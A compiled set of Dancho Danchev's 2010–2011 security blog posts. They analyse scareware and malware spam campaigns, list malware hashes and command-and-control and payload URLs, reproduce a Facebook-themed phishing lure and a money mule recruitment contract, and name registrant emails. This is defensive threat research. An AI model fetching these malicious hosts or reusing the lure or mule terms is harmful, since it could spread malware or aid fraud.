*Blackhat SEO campaigns, migration from the Koobface-friendly **AS31252, STARNET-AS StarNet Moldova**, plus a direct connection established as once a customer is migrating, he's usually taking all of his dirty luggage with him, proves that, there's no such thing as coincidence within the cybercrime ecosystem, there's just a diverse infrastructure where everyone appears to be self-serving their needs as a service, consequently forwarding responsibility for*

*someone else's actions to the infrastructure they are abusing.*

*Related blackhat SEO/scareware monetization assessments:*

**[15]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign**

**[16]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two**

***[17]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware***

***[18]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding***

***[19]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign***

***[20]The ultimate guide to scareware protection***

***[21]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang***

***[22]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style***

***[23]A Peek Inside the Managed Blackhat SEO Ecosystem***

***[24]Dissecting a Swine Flu Black SEO Campaign***

***[25]Massive Blackhat SEO Campaign Serving Scareware***

***[26]From Ukrainian Blackhat SEO Gang With Love***

***[27]From Ukrainian Blackhat SEO Gang With Love - Part Two***

***[28]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms***

***[29]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts***



**[30]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot**

***This post has been reproduced from [31]Dancho Danchev's blog. Follow him [32]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>
2. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>
3. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>

615

4. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html>
5. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>

6.

<http://www.virustotal.com/file-scan/report.html?id=7272f889520cd1d1898ccd91f1b01835cf53f06b452041baae0336>

[796ff09fd7-1281703284](http://www.virustotal.com/file-scan/report.html?id=796ff09fd7-1281703284)

7. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>
8. <http://pastebin.com/PQUKr7aE>

9.

[http://3.bp.blogspot.com/\\_wICHhTiQmrA/TGVGu7Epj1I/AAAAA](http://3.bp.blogspot.com/_wICHhTiQmrA/TGVGu7Epj1I/AAAAA)

[AAAAEzo/oaThbJEDFcU/s1600/Blackhat\\_SEO\\_Dutch\\_Swiss\\_s](#)  
[c](#)

[areware\\_2.PNG](#)

10. <http://www.virustotal.com/file-scan/report.html?id=63befe78a7895a8efc6d893491d8f77ef8ada1cd52d562587490a7>

[9f29b65336-1281711013](#)

11. <http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html>

12. <http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html>

13. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

14. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

15. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>

16. <http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html>

17. <http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html>

18. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>

19. <http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html>

20. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297>
21. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>
22. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
23. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>
24. <http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html>
25. <http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html>
26. <http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html>
27. [http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with\\_09.html](http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html)
28. <http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html>
29. <http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html>
30. <http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html>
31. <http://ddanchev.blogspot.com/>
32. <http://twitter.com/danchodanchev>

## **1.9**

### **September**

617



#### ***Historical OSINT: Celebrities Death, Fedex Invoices, Office-Themed Malware Campaigns (2010-09-08 21:07)***

*[1]As **promised**, this would be a pretty short historical OSINT post - catching up is in progress - detailing the structure of several campaigns that took place throughout July-August, 2010, and (as always) try to emphasize on*

*the connection with historical malware campaigns profiled on my personal blog.*

*Campaigns of notice include: spamvertised " Celebrities death-themed emails", " Fedex shipment status themed invoices", and " Office-themed documents".*

#### ***Sample subjects:***

*Angelina Jolie died; Gwen Stefani died; Oprah Winfrey died; Tom Cruise died; Application; Thursday Journal Club; End Of Rotation; Abstracts; Project Declaration; Residency Happy Hour: SOP \_POLICIES; Fwd: Updated Journal Club Handout*

#### ***Sample attachments:***

*journal club articles.zip; Rotation Input Sheet.zip; ppi and c dif.zip; MSpeck.zip; ResidencyPrep.zip; speck Case presentation draft.zip; journal club template.zip*

*Detection rates, phone back URLs, and connections with previously profiled campaigns:*

- [2]**news.exe** - Trojan.Bredolab-993 - 40/ 43 (93.0 %)

**MD5:** 44522def7cf2a42aa26f59c2ac4ced58

**SHA1:** 2f60531b6e33d842eba505f3c3cb81a3ff6e3e6a

- [3]**journal club articles.exe** - Backdoor/Bredolab.edb - 41/ 43 (95.3 %)

**MD5:** 72e90fd1264e731109d1b6b977b2c744

**SHA1:** 0a36b882d1b4d8b42cc466ec286e95bbb2e77d49

*Upon execution, the samples phone back to:*

**188.65.74.161 /mrmun\_sgjlgdsjrthrtwg.exe** - AS42473  
- DOWN

**194.28.112.3 /outlook.exe** - AS48691 - ACTIVE

- [4]**outlook.exe** - TrojanSpy:Win32/Fitmu.A - 17/ 43 (39.5 %)

**MD5:** 8f4eca49b87e36daae14b8549071dece

**SHA1:** 1d390e9f8d6e744ead58dd6c424581419f732498

*Upon execution, the dropped sample phones back to:*

**cussuss.com** - 188.65.74.164 - Email: info@blackry.com

618



*Responding to 188.65.74.164 at AS42473 are also:*

**wiggete.com** - Email: info@blackry.com

**depenam.com** - Email: info@blackry.com

**fishum.com** - Email: info@blackry.com

**blackry.com** - Email: info@blackry.com

*Two of the domains are know to have been serving client-side exploits, but the redirection is currently return-*

*ing an error " Connect to 188.40.232.254 on port 80 ... failed".*

**- depenam .com/count22.php**

**- blackry .com/count21.php**

**- vseohuenno .com/trans/b3/** - 188.40.232.254 - Email: latertrans@gmail.com

*Responding to 188.40.232.254, AS24940 are also the following command and control, client-side exploit serv-*

*ing domains:*

**gurgamer.com** - (New IP: 86.155.172.30) Email: latertrans@gmail.com

**moneybeerers.com** - Email: latertrans@gmail.com

**daeshnew.com** - (New IP: 86.145.158.90) Email: latertrans@gmail.com

**volosatyhren.com** - Email: latertrans@gmail.com

**vyebyvglaz.com** - Email: latertrans@gmail.com

-----  
- **[5]FedexInvoice\_EE776129.exe** - Win32/Oficla.LK - 41/43 (95.3 %)

**MD5:** d4e2875127f5cbdf797de7f1417f96a7

**SHA1:** c2df8d8c178142ba7bee48dbf9a9f68c32a14f5e

*Upon execution, the sample phones back to:*

**ilovelasvegas .ru/web/St/bb.php?v=200**

**&id=636608811 &b=24augNEW &tm=** -

109.196.134.44, AS39150 - Email:

**vadim.rinatovich@yandex.ru** with **x5vsm5.ru** - Email:

**vadim.rinatovich@yandex.ru** also parked there.

*Where do we know the vadim.rinatovich@yandex.ru email from?*

*From two previously profiled campaigns*

**"[6]Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns"; and " [7]Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign"** having a direct relationship with the Asprox botnet.

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. <http://twitter.com/danchodanchev/status/23254748308>

2.

[http://www.virustotal.com/file-scan/report.html?](http://www.virustotal.com/file-scan/report.html?id=261fef06471fb9a90928e21e027cb058cc84a0c310995f3ca95ce0)

[id=261fef06471fb9a90928e21e027cb058cc84a0c310995f3ca95ce0](http://www.virustotal.com/file-scan/report.html?id=261fef06471fb9a90928e21e027cb058cc84a0c310995f3ca95ce0)

619

6bea8f98cf-1283961575

3.

[http://www.virustotal.com/file-scan/report.html?  
id=f6c4e7472681ae9ea4a0c19cfd75c5ce86477e4f48612e5  
43b219b](http://www.virustotal.com/file-scan/report.html?id=f6c4e7472681ae9ea4a0c19cfd75c5ce86477e4f48612e543b219b)

c23d5c9d29-1283961571

4.

[http://www.virustotal.com/file-scan/report.html?  
id=616bc4458686384081be9a9b654a8b99b4cbbbf395b46  
50d01d4bc](http://www.virustotal.com/file-scan/report.html?id=616bc4458686384081be9a9b654a8b99b4cbbbf395b4650d01d4bc)

fe798119b4-1283962155

5.

[http://www.virustotal.com/file-scan/report.html?  
id=01f7ee45f242de43f733c15e0238ca09b1cf8fe9ec8c7ca7  
f4b95c](http://www.virustotal.com/file-scan/report.html?id=01f7ee45f242de43f733c15e0238ca09b1cf8fe9ec8c7ca7f4b95c)

a7959c2934-1283961566

6. [http://ddanchev.blogspot.com/2010/05/spamvertised-  
itunes-gift-certificates.html](http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html)

7. [http://ddanchev.blogspot.com/2010/07/dissecting-xerox-  
workcentre-pro-scanned.html](http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html)

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>





### ***Summarizing 3 Years of Research Into Cyber Jihad (2010-09-11 16:24)***

*From the "been there, actively researched that" department.*

- 1. [1]Tracking Down Internet Terrorist Propaganda***
- 2. [2]Arabic Extremist Group Forum Messages' Characteristics***
- 3. [3]Cyber Terrorism Communications and Propaganda***
- 4. [4]A Cost-Benefit Analysis of Cyber Terrorism***
- 5. [5]Current State of Internet Jihad***
- 6. [6]Analysis of the Technical Mujahid - Issue One***
- 7. [7]Full List of Hezbollah's Internet Sites***
- 8. [8]Steganography and Cyber Terrorism Communications***
- 9. [9]Hezbollah's DNS Service Providers from 1998 to 2006***
- 10. [10]Mujahideen Secrets Encryption Tool***
- 11. [11]Analyses of Cyber Jihadist Forums and Blogs***
- 12. [12]Cyber Traps for Wannabe Jihadists***

13. [13]***Inshallahshaheed - Come Out, Come Out Wherever You Are***
14. [14]***GIMF Switching Blogs***
15. [15]***GIMF Now Permanently Shut Down***
16. [16]***GIMF - "We Will Remain"***
17. [17]***Wisdom of the Anti Cyber Jihadist Crowd***
18. [18]***Cyber Jihadist Blogs Switching Locations Again***
19. [19]***Electronic Jihad v3.0 - What Cyber Jihad Isn't***
20. [20]***Electronic Jihad's Targets List***
21. [21]***Teaching Cyber Jihadists How to Hack***
22. [22]***A Botnet of Infected Terrorists?***
23. [23]***Infecting Terrorist Suspects with Malware***
24. [24]***The Dark Web and Cyber Jihad***
- 621
25. [25]***Cyber Jihadist Hacking Teams***
26. [26]***Two Cyber Jihadist Blogs Now Offline***
27. [27]***Characteristics of Islamist Websites***
28. [28]***Cyber Traps for Wannabe Jihadists***
29. [29]***Mujahideen Secrets Encryption Tool***

30. [30]**An Analysis of the Technical Mujahid - Issue Two**

31. [31]**Terrorist Groups' Brand Identities**

32. [32]**A List of Terrorists' Blogs**

33. [33]**Jihadists' Anonymous Internet Surfing Preferences**

34. [34]**Sampling Jihadists' IPs**

35. [35]**Cyber Jihadists' and TOR**

36. [36]**A Cyber Jihadist DoS Tool**

37. [37]**GIMF Now Permanently Shut Down**

38. [38]**Mujahideen Secrets 2 Encryption Tool Released**

39. [39]**Terror on the Internet - Conflict of Interest**

**This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.**

1. <http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html>

2. <http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html>

3. [http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and\\_22.html](http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html)

4. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>

5. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
6. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
7. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>
8. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
9. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
10. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
11. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
12. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
13. <http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html>
14. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
15. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
16. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>

17. <http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html>
18. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>
19. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
20. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
21. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
22. <http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html>
23. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>

622

24. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>
25. <http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html>
26. <http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html>
27. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
28. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>

29. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
30. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
31. <http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html>
32. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
33. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>
34. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>
35. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>
36. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>
37. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
38. <http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html>
39. <http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html>
40. <http://ddanchev.blogspot.com/>
41. <http://twitter.com/danchodanchev>

624

**2.**

**2011**

625

**2.1**

***January***

626



***Top Ten Must-Read DDanchev Posts For 2010 (2011-01-22 00:25)***

**01.** *[1]How the Koobface Gang Monetizes Mac OS X Traffic*

**02.** *[2]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181*

**03.** *[3]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

**04.** *[4]The Avalanche Botnet and the TROYAK-AS Connection*

**05.** *[5]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"*

**06.** *[6]Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines*

**07.** *[7]GazTransitStroy/GazTranZitStroy: From Scareware to Zeus Crimeware and Client-Side Exploits*

**08.** [8]Dissecting Northwestern Bank's Client-Side Exploits Serving Site Compromise

**09.** [9]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

**10.** [10]TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad

This post has been reproduced from [11]Dancho Danchev's blog.

1. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

2. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>

3. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

4. <http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html>

5. <http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html>

6. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>

627

7. <http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztranzitstroy-from.html>

8. <http://ddanchev.blogspot.com/2010/04/dissecting-northwestern-banks-client.html>



9. <http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html>

10.

<http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html>

11. <http://ddanchev.blogspot.com/>

628



### **Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 (2011-01-22 12:06)**

**01.** [1]Seven myths about zero day vulnerabilities debunked

**02.** [2]Should a targeted country strike back at the cyber attackers?

**03.** [3]5 reasons why the proposed ID scheme for Internet users is a bad idea

**04.** [4]Hotmail's new security features vs Gmail's old security features

**05.** [5]Attack of the Opt-In Botnets

**06.** [6]From Russia with (objective) spam stats

**07.** [7]The current state of the crimeware threat - Q &A

**08.** [8]Mac OS X SMS ransomware - hype or real threat?

**09.** [9]10 things you didn't know about the Koobface gang

## **10.** [10]Google-China cyber espionage saga - FAQ

*This post has been reproduced from [11] Dancho Danchev's blog .*

1. <http://www.zdnet.com/blog/security/seven-myths-about-zero-day-vulnerabilities-debunked/7026>

2. <http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194>

3. <http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/6527>

4. <http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509>

5. <http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268>

629

6. <http://www.zdnet.com/blog/security/from-russia-with-objective-spam-stats/5813>

7. <http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797>

8. <http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731>

9. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

10. <http://www.zdnet.com/blog/security/google-china-cyber-espionage-saga-faq/5259>

11. <http://ddanchev.blogspot.com/>

630



***Spamvertised "Your password has been stolen!"  
Malware Campaign Circulating (2011-01-26 20:30)***

*A currently ongoing spamvertised campaign, attempts to impersonate the most popular social networking site,*

*Facebook.*

*Using a well proven "Your password has been stolen!" theme, the campaign entices the end user into downloading and executing the malware. Social engineering-driven campaigns targeting Facebook, remain among the*

*popular malware campaign spreading techniques due to the ease of execution.*

***Subject:*** Facebook Support. Your password has been stolen! ID50888

***Message:*** Good afternoon.

*A Spam is sent from your FaceBook account.*

*Your password has been changed for safety. Information regarding your account and a new password is at-*

*tached to the letter. Read this information thoroughly and change the password to complicated one. Please do not reply to this email, it's automatic mail notification! Thank you for your attention. Your Facebook!*

**Spamvertised filename:** Facebook\_details\_ID76803.zip  
(32,458 bytes)

Detecrion rate:

**Facebook\_details.exe** - [1]Trojan-  
Downloader:W32/Koobface.HV - 12/ 43 (27.9 %)

**MD5** : f0e7a8c264fe14562ca8ac98abb35840

**SHA1** : f68d15e66590c69ac75c46a09ae495be8bbf231f

**SHA256:**  
3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d  
85acfd19e1bb74

Upon execution, the sample phones back to:

Phones back to:

**interviewbuy.ru /forum/document.doc**

**interviewbuy.ru /forum/load.php?file=0**

**interviewbuy.ru /forum/load.php?file=1**

**interviewbuy.ru /forum/load.php?file=2**

**interviewbuy.ru /forum/load.php?file=3**

**interviewbuy.ru /forum/load.php?file=4**

**interviewbuy.ru /forum/load.php?file=5**

631

**interviewbuy.ru /forum/load.php?file=6**

***interviewbuy.ru /forum/load.php?file=7***

***interviewbuy.ru /forum/load.php?file=8***

***interviewbuy.ru /forum/load.php?file=9***

***interviewbuy.ru /forum/load.php?file=ftpgrabber***

***interviewbuy.ru /forum/load.php?file=pokergrabber***

***interviewbuy.ru*** - 91.204.48.96 (AS24965);  
124.217.248.229 (AS45839) Email:  
servman1976@yandex.ru

*Zeus crimeware activity at [2]**AS24965 (SPOINT-AS S.Point LTD)** as well as [3]**SpyEye malicious activity** is also observed.*

*This post has been reproduced from [4]Dancho Danchev's blog.*

1.

<http://www.virustotal.com/file-scan/report.html?id=3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d85ac>

[fd19e1bb74-1296061852](http://www.virustotal.com/file-scan/report.html?id=3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d85ac)

2. <https://zeustracker.abuse.ch/monitor.php?as=24965>

3. <https://spyeyetracker.abuse.ch/monitor.php?as=24965>

4. <http://ddanchev.blogspot.com/>

632



## ***Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)***

*With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the cybercrime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the "[1]Keeping Money Mule Recruiters on a Short Leash" series are here to stay.*

*What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-*

*cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple markets/covering different market segments.*

### ***- Current trends - Localization and standardization/template-tization***

*A great example of this trend - largely driven by the [2]standardization and template-zation of money mule*

***recruitment sites as a service- is Schwartz & Brothers LLC (schwartz-brothers.cc).***

*" Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.*

*We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "*

633



*From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty*

*static, excluding several time quality assurance oriented details. For instance, every potential mule is required to download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia, next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.*

*Moreover, in the context of quality assurance, the recruiters also ask the applicant " Are you/were you con-victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.*

### **- The Terms of Service**

634



*" DUTIES:*

*The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to process payments to the Company's partners by Western Union or MoneyGram*

*money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall*

*fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.*

**CONFIDENTIALITY:**

*The Contractor acknowledges that during the engagement he will have access to and become acquainted with*

*various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including,*

*without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.*

*The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.*

635

*The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.*

*The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the*



*confidential nature of his relationship to the Company and of the services hereunder.*

*If the Contractor releases any of the above information to any parties outside of this company, such as per-*

*sonal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

#### **TERMS OF ENGAGEMENT:**

*The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. **During the probationary***

***period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month***

***plus 8 % commission from each payment processing operation. After the probationary period the Company***

***agrees to revise and raise the base salary to 3000 USD.** The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.*

## **COMPENSATION:**

*The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems*

*(should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.*

*The Company shall have the right to decrease the Contractor's commission in case the payment processing*

*terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay.*

*The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance*

*notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new instructions. However, salary for each day-off is deducted from the Contractor's base salary. "*

**- OSINT data for money mule recruitment sites**

*The following portfolio of money mule recruitment domains appears to have been registered using automated email*

*registration tools, with the potential for [3]**CAPTCHA outsourcing** clearly considered by the malicious parties, taking into consideration the even decreasing price for solving CAPTCHA challenges.*

**4STAR-SOLUTIONS.CC** - Email: *urge@bz3.ru*

**ACOON-GROUPLLC.CC** - Email: *bombay@yourisp.ru*

**ACOONGROUP-LLC.CO** - Email: *jx@ppmail.ru*

**AIMIC-GROUPLLC.CC** - 98.141.220.118 - Email: *aryan@ppmail.ru*

**AMINA-GROUPCO.CO** - Email: *beige@ca4.ru*

**AMINA-GROUPINC.CC** - Email: *zowie@yourisp.ru*

**AMINAORG.CC** - Email: *range@ppmail.ru*

636



**ARPHIS-GOLDGROUP.CC** - Email: *rook@ca4.ru*

**ARPHIS-GOLDGROUP.CC** - Email: *rook@ca4.ru*

**ARPHISGOLDGROUP-INC.CO** - Email: *ira@bz3.ru*

**AUS-FINANCE.CC** - Email: *ours@ca4.ru*

**BREDGAR-GROUPLLC.CC** - Email: *zoe@ca4.ru*

**BREDGARGROUP-LLC.CO** - Email: *judo@free-id.ru*

**CESIS-GROUP-LLC.CC** - Email: el@cheapbox.ru

**CESISGROUP-LLC.CC** - Email: flip@free-id.ru

**CESIS-GROUP-LLC.CO** - Email: our@ca4.ru

**COCOONGROUP-LLC.HK** - Email: most@cheapbox.ru

**CORES-GROUP.CC** - Email: jaun@cheapbox.ru

**CORESGROUP-INC.CO** - Email: yule@cheapbox.ru

**CORES-GROUP-LTD.CO** - Email: liszt@bz3.ru

**CRAFT-GROUP-NET.CC** - Email: room@yourisp.ru

**DILIGENCE-GROUP.CO** - Email: twig@ppmail.ru

**DILIGENCE-GROUP-INC.CC** - Email: till@cheapbox.ru

**DUNCROFT-GROUP-INC.CC** - Email: swiss@ca4.ru

**DUNCROFTGROUP-INC.CO** - Email: shoot@ppmail.ru

**ELSDEN-GROUP-INC.HK** - Email: lost@ppmail.ru

**FARLINE-FIN.CO** - Email: pecks@free-id.ru

**FARLINE-FIN-INC.CC** - Email: cynic@free-id.ru

**FILEGROUP-LLC.CO** - Email: knelt@ca4.ru

**FINTEC-LTD.CC** - Email: w@yourisp.ru

**FINTEC-UK.CO** - Email: sons@bz3.ru

**GLEICHFALLS-GROUP-INC.CO** - Email: tents@ppmail.ru

**I-COMPASS-GROUP.CO** - Email: wolf@ca4.ru

**IM-SYSGROUP.CO** - Email: truce@free-id.ru

**IMSYSTEMS-GROUP.CC** - Email: agate@bz3.ru

**INCOGROUP-USA.CO** - Email: beams@free-id.ru

**JOURNEY-FINANCIAL.CC** - Email: lulu@ca4.ru

637

**LBMGROUPCO.CC** - Email: dreamy@ppmail.ru

**LBM-GROUPINC.CO** - Email: coma@ca4.ru

**LCD-FIN.CO** - Email: salt@free-id.ru

**LCD-FINANCE.CC** - Email: fritz@bz3.ru

**MACROTECHINC.CC** - Email: cv@yourisp.ru

**MACROTECH-UK.CO** - Email: curl@cheapbox.ru

**MALLOW-GROUP.CC** - Email: cues@ppmail.ru

**MALLOW-GROUPINC.CO** - Email: hn@bz3.ru

**MONEY-VISUALUK.CC** - Email: hn@bz3.ru

**MONEYVISUAL-LLC.CO** - Email: yam@free-id.ru

**MARFYGROUP.CC** - Email: thorny@cheapbox.ru

**MICHAELESGROUP-USA.CO** - Email: knelt@ca4.ru

**OLIVER-SONSINC.CC** - Email: drub@cheapbox.ru

**ONLINE-SOLUTIONSLLC.CC** - Email: coma@ca4.ru

**PEGASLTDUNION.cc** - Email: prim@bz3.ru

